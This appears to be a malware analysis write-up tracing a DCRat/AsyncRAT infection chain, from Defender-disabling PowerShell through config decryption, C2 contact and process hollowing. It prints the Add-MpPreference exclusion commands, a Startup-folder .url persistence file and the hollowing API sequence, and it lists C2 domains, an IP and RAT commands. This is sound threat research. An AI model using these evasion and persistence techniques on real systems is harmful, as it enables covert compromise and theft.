
Once the v.proj file is executed, before checking privileges, it attempts to blind windows defender silently. It adds the entire `C:\ProgramData` directory to the exclusion list. This is strategic because `ProgramData` is the specific staging ground where the malware intends to hide its components (`v.proj` and `staxs.exe`). By excluding this folder, any file dropped there becomes invisible to the antivirus scanner.
Add-MpPreference -ExclusionPath ‘C:\ProgramData’
It goes a step further by adding blanket exclusions for critical file types: `.exe`, `.ps1`, `.proj`, and `.tmp`. This instructs the antivirus engine to completely ignore any file ending with these suffixes, regardless of where they are located.
Add-MpPreference -ExclusionExtension ‘.exe’
Add-MpPreference -ExclusionExtension ‘.ps1’
Add-MpPreference -ExclusionExtension ‘.proj’
This preparation is very important for the attack’s success. The final payload (‘staxs.exe’) is a known malicious binary (“DCRat”) that would normally be detected immediately by Real-Time Protection. By building the sensor *before* the download begins, the malware ensures its payload can land on the disk without triggering a quarantine event.
The v.proj file has a standard .NET method to verify its current security context. It specifically queries `[Security.Principal.WindowsBuiltInRole]::Administrator` to determine if the current process has elevated rights. Many of the malware’s core objectives, specifically disabling Windows Defender via `Set-MpPreference` and writing to protected system directories, require administrative privileges. Without them, these commands would fail silently or trigger access denied errors. The result of this check dictates the malware’s next move. If it finds itself restricted (Standard User), it shifts to an aggressive “UAC Spam” mode to force the user to grant it access. If it already has the keys to the kingdom (Administrator), it proceeds directly to the silent installation phase.
If the malware detects it is running with high privileges, it immediately executes its primary kill chain:
If the malware finds itself restricted by standard user privileges, it cannot disable Defender or write to system folders. Instead of failing, it switches to a psychological attack known as “UAC Spam”:
One of the critical finding in the `v.proj` file is the presence of Cyrillic debug strings left behind by the developer. These artifacts provide strong attribution clues pointing towards a Russian-speaking threat actor or the use of a Russian-developed malware kit.
Some of the Russian words found were:
`Попытка $attempt из $maxAttempts…` (Translates to: “Attempt X of Y…”)
`Установка успешно завершена!` (Translates to: “Installation successfully completed!”)
The use of grammatically correct Russian for internal logging suggests that the author is a native speaker. These aren’t machine-translated strings, they are natural phrasing used during the development. While it’s possible this is a custom tool, these kinds of “user-friendly” debug messages often appear in “Malware-as-a-Service” (MaaS) kits sold on underground forums. Since it is a DCRat, which is highly sold in Russian underground forums, this is important to notice, the entire campaign might be Russian linked.
The dropped binary, “staxs.exe”, is a .NET executable packed with Costura.Fody, functions primarily as a loader and persistence mechanism. It injects the final payload into a legitimate system process to evade detection. This loader has high entropy and packed “.text” section. This file’s internal structure like having specific naming conventions (`Client`, `Settings`, `Packet`, `Connection`), are identical to the open-source AsyncRAT project on github. It uses MessagePack serialization for C2 communication and AES-256 with PBKDF2 for encryption which are also identical (will talk about these late in the blog). The use of salt “LoaderPanel” and use of Russian in early stages, suggest this is possibly related to DCRat, which is a popular fork of AscynRAT.

It first loads the configuration settings to decrypt C2 IP address, port and other config values like mutex, group name etc which are hardcoded and encrypted strings in the “Client.settings” class encrypted with AES-256-CBC.

The decryption process relies on PBKDF2 (RFC 2898) to generate the necessary cryptographic keys. Here are the keys used for decryption:
These values are embedded directly in the “Client.Settings” class and are used to derive the actual cryptographic keys.
The malware uses PBKDF2 (RFC 2898) to generate two distinct keys from the static values above.
Before attempting decryption, the malware validates the data integrity using HMAC-SHA256. It computes a hash of the encrypted data using the derived HMAC key and compares it to the signature stored with the config. This ensures that the configuration has not been tampered with or corrupted.
By replicating this key derivation and decryption logic in a Python script, we were able to successfully decrypt the embedded configuration. The extracted settings reveal the infrastructure used for this campaign:
| Parameter | Value | Description |
| C2 Hosts | `asj77[.com`, `asj88[.com`, `asj99[.com` | C2 Server Domains |
| PORT | 3535 | C2 port |
| Version | LoaderPanel | Botnet Version |
| Group | Default | Campaign ID |
| Install | false | Internal flag for installation behavior. |
| Mutex | desoiuwkjiyoid | Unique identifier to prevent multiple instances. |
| Pastebin | null | Secondary C2 retrieval (disabled). |
| BSOD | false | Trigger Blue Screen on process termination (disabled). |
| Anti_Process | false | Kill analysis tools (disabled). |
| Anti_Analysis | false | Detect VM/Sandbox environments (disabled). |
Once the configuration is decrypted, malware establishes persistence using a less common technique, Internet Shortcut (.url) files, instead of using a standard .lnk or registry run key. It first copies itself from staxs.exe to tybd7.exe in “C:\Windows\Temp\”, then it creates an Internet Shortcut file named “DeleteApp.url” in user’s Startup folder. This name “DeleteApp.url” masquerades as an uninstaller or cleanup script. If a user or sysadmin sees “DeleteApp”, in the startup folder, they might assume it’s a leftover from a legitimate software removal and ignore it.

The “Shortcut” method write a standard INI-style format used by Windows for internet shortcuts:
[InternetShortcut]
URL=file:///C:/windows/Temp/tybd7.exe
This file points to a copy of the RAT malware placed in “C:\Windows\Temp”. The trick is, while “.url” files usually point to websites (http://), Windows allows them to point to local files using the file:// protocol. When Windows starts, it processes the Startup folder, reads this .url file, sees the path, and executes the target executable.

Then malware tries to connect to the C2 server and it randomly selects one host and one port from the lists, `asj77[.com`, `asj88[.com`, `asj99[.com`. It resolve the domain to its IP addresses.
IP address seen : 194.169.163.140
It then iterates through every resolved IP and attempts to connect. If a connection succeeds, it breaks the loop. Once the connection is established, it gathers the fingerprint data about the victim machine. There’s an IdSender.SendInfo() method collects detailed system information and packages it using MsgPack (MessagePack), a binary serialization format.
Here’s the stolen data fields:

This is the standard Hello message for AsyncRAT. It gives the attacker a complete profile of the victim machine. After this, it starts a timer that fires randomly between 10-15 seconds (10000, 15000). This sends small “heartbeat” packets to keep the connection open and prevent timeouts.
Then, It puts the socket into an asynchronous listening state. It waits for incoming commands from the C2 server. When data arrives, the callback ReadServertData is triggered to process the command (e.g., “Remote”, “Keylog”).
By analyzing the “ClientSocker.Read” method, we could map out exactly what commands the malware is designed to accept. The malware uses a switch statement on the “Pack_ket” field of the incoming message to determine which action to take. The supported commands contain:
Remote: This maybe used to stream the victim’s screen to the attacker.
Pe: This lets attacker to send any windows executable file and run it in memory. This is used to drop secondary payloads, in this case, it is a coinminer.
Keylog: It This starts the keylogging to capture passwords, clipboard data etc.
Shell: This gives the attacker a reverse shell to execute commands on the system.

So, It authenticates the server, sends the victim’s profile (SendInfo), and then goes into a “sleep/listen” state waiting for instructions. In this case, the malware receives a payload from the C2 server (via the “Pe” command). It picks a legitimate .NET system binary to target. The code looks for binaries in the .NET Framework directory:
Path.Combine(RuntimeEnvironment.GetRuntimeDirectory().Replace(“Framework64”, “Framework”), injection)
It creates this process in a suspended state (CreateProcessA). It unmaps the legitimate code (ZwUnmapViewOfSection). It allocates memory (VirtualAllocEx) and writes the malicious payload into the hollowed-out process (WriteProcessMemory). It resumes the thread (ResumeThread), causing the legitimate-looking process to run the malware.
We couldn’t connect to C2 on the day of analyzing the malware, whereas next day on the reboot, the file which was dropped in the startup folder (tybd7.exe) ran and connected to C2. It launches a legitimate Windows program, aspnet_compiler.exe, in a suspended state. It takes the memory of aspnet_compiler.exe and replaces it with malicious code, which we found is internally named as “Wwigu.exe”. Wwigu.exe is not the final payload yet, it’s only job is to carry an encrypted resource “Pqldqklin” and hide it from Antivirus scanners. It decrypts this resource using following arguments:
Irnucuqayua.Vrafptt: The encrypted resource (Pqldqklin).
zGJrjjrSX: The Key (16 bytes / 128 bits).
QTpERpnYN: The IV (8 bytes / 64 bits).
It returns a byte[] array, which is the decrypted payload.

